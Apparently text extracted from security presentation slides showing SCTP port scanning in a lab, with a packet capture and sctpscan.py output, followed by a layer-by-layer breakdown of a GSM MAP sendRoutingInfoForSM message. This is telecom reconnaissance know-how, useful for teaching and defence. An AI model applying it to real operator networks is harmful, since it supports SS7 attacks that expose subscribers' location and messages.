
Case 2

Case 3


SCTP Port Scanning




SCTP Port Scanning




SCTP Port Scanning




SCTP Port Scanning



SCTP Port Scanning



SCTP Port Scanning



SCTPscan in action

No.	Time	Source	Src Port	Destination	Dst Port	Protocol	Length	Info
59	0.003819000	192.168.56.1	2904	192.168.56.101	2904	SCTP	98	INIT
60	0.003892000	192.168.56.101	2904	192.168.56.1	2904	SCTP	50	ABORT
61	0.003908000	192.168.56.1	2905	192.168.56.101	2905	SCTP	98	INIT
62	0.004042000	192.168.56.1	2906	192.168.56.101	2906	SCTP	98	INIT
63	0.004717000	192.168.56.101	2906	192.168.56.1	2906	SCTP	370	INIT_ACK
64	0.004789000	192.168.56.1	2906	192.168.56.101	2906	SCTP	310	COOKIE_ECHO
65	0.004805000	192.168.56.1	2907	192.168.56.101	2907	SCTP	98	INIT
66	0.005416000	192.168.56.101	2906	192.168.56.1	2906	SCTP	50	COOKIE_ACK
67	0.005487000	192.168.56.101	2907	192.168.56.1	2907	SCTP	50	ABORT
68	0.005656000	192.168.56.1	2908	192.168.56.101	2908	SCTP	98	INIT
69	0.005789000	192.168.56.101	2908	192.168.56.1	2908	SCTP	50	ABORT
70	0.005875000	192.168.56.1	2909	192.168.56.101	2909	SCTP	98	INIT
71	0.005941000	192.168.56.101	2909	192.168.56.1	2909	SCTP	50	ABORT
72	0.005973000	192.168.56.1	2944	192.168.56.101	2944	SCTP	98	INIT
73	0.006029000	192.168.56.101	2944	192.168.56.1	2944	SCTP	50	ABORT
▶ Frame 62: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0								
▷ Ethernet II, Src: 0a:00:27:00:00:00 (0a:00:27:00:00:00), Dst: CadmusCo_0c:06:19 (08:00:27:0c:06:19)								
▷ Internet Protocol Version 4, Src: 192.168.56.1 (192.168.56.1), Dst: 192.168.56.101 (192.168.56.101)								
▽ Stream Control Transmission Protocol, Src Port: 2906 (2906), Dst Port: 2906 (2906)								
Source port: 2906								
Destination port: 2906								
Verification tag: 0x00000000								
Checksum: 0xca530a55 (not verified)								
▷ INIT chunk (Outbound streams: 10, inbound streams: 65535)								

```
$ sudo ./sctpscan.py 192.168.56.101
Scanning 192.168.56.101
SCTP Port Open: 192.168.56.101 2906
Results: 1 opened, 109 closed, 1
filtered
$
```

Going up the telecom stack: MAP

No.	Time	Src GT	Src SSN	Dst GT	Dst SSN	Protocol	Length	Info
1	0.000000	12340000002	MSC (Mobile Switching Center)	12340000001	HLR (Home Location Register)	GSM MAP	196	invoke sendRoutingInfoForSM
2	0.057330	12340000001	HLR (Home Location Register)	12340000002	MSC (Mobile Switching Center)	GSM MAP	236	SACK returnResultLast sendRoutingInfoForSM

> Frame 1: 196 bytes on wire (1568 bits), 196 bytes captured (1568 bits)
 > Linux cooked capture
 > Internet Protocol Version 4, Src: 10.0.0.1 (10.0.0.1), Dst: 10.0.0.2 (10.0.0.2)
 > Stream Control Transmission Protocol, Src Port: m3ua (2905), Dst Port: m3ua (2905)
 > MTP 3 User Adaptation Layer
 > Signalling Connection Control Part

Src / Dst IPs

Src / Dst SCTP Ports

Message Type: Unitdata (0x09)
 0001 = Class: 0x01
 0000 = Message handling: No special options (0x00)
 Pointer to first Mandatory Variable parameter: 3
 Pointer to second Mandatory Variable parameter: 14
 Pointer to third Mandatory Variable parameter: 25
 Called Party Address length: 11
 > Called Party address (11 bytes)
 > Address Indicator
 SubSystem Number: HLR (Home Location Register) (6)
 [Linked to TCAP, TCAP SSN linked to GSM_MAP]
 > Global Title 0x4 (9 bytes)
 Translation Type: 0x00
 0001 = Numbering Plan: ISDN/telephony (0x01)
 0001 = Encoding Scheme: BCD, odd number of digits (0x01)
 0001 0100 = Nature of Address Indicator: International number (0x04)


Dst SSN

> Called Party Digits: 12340000001

Dst GT

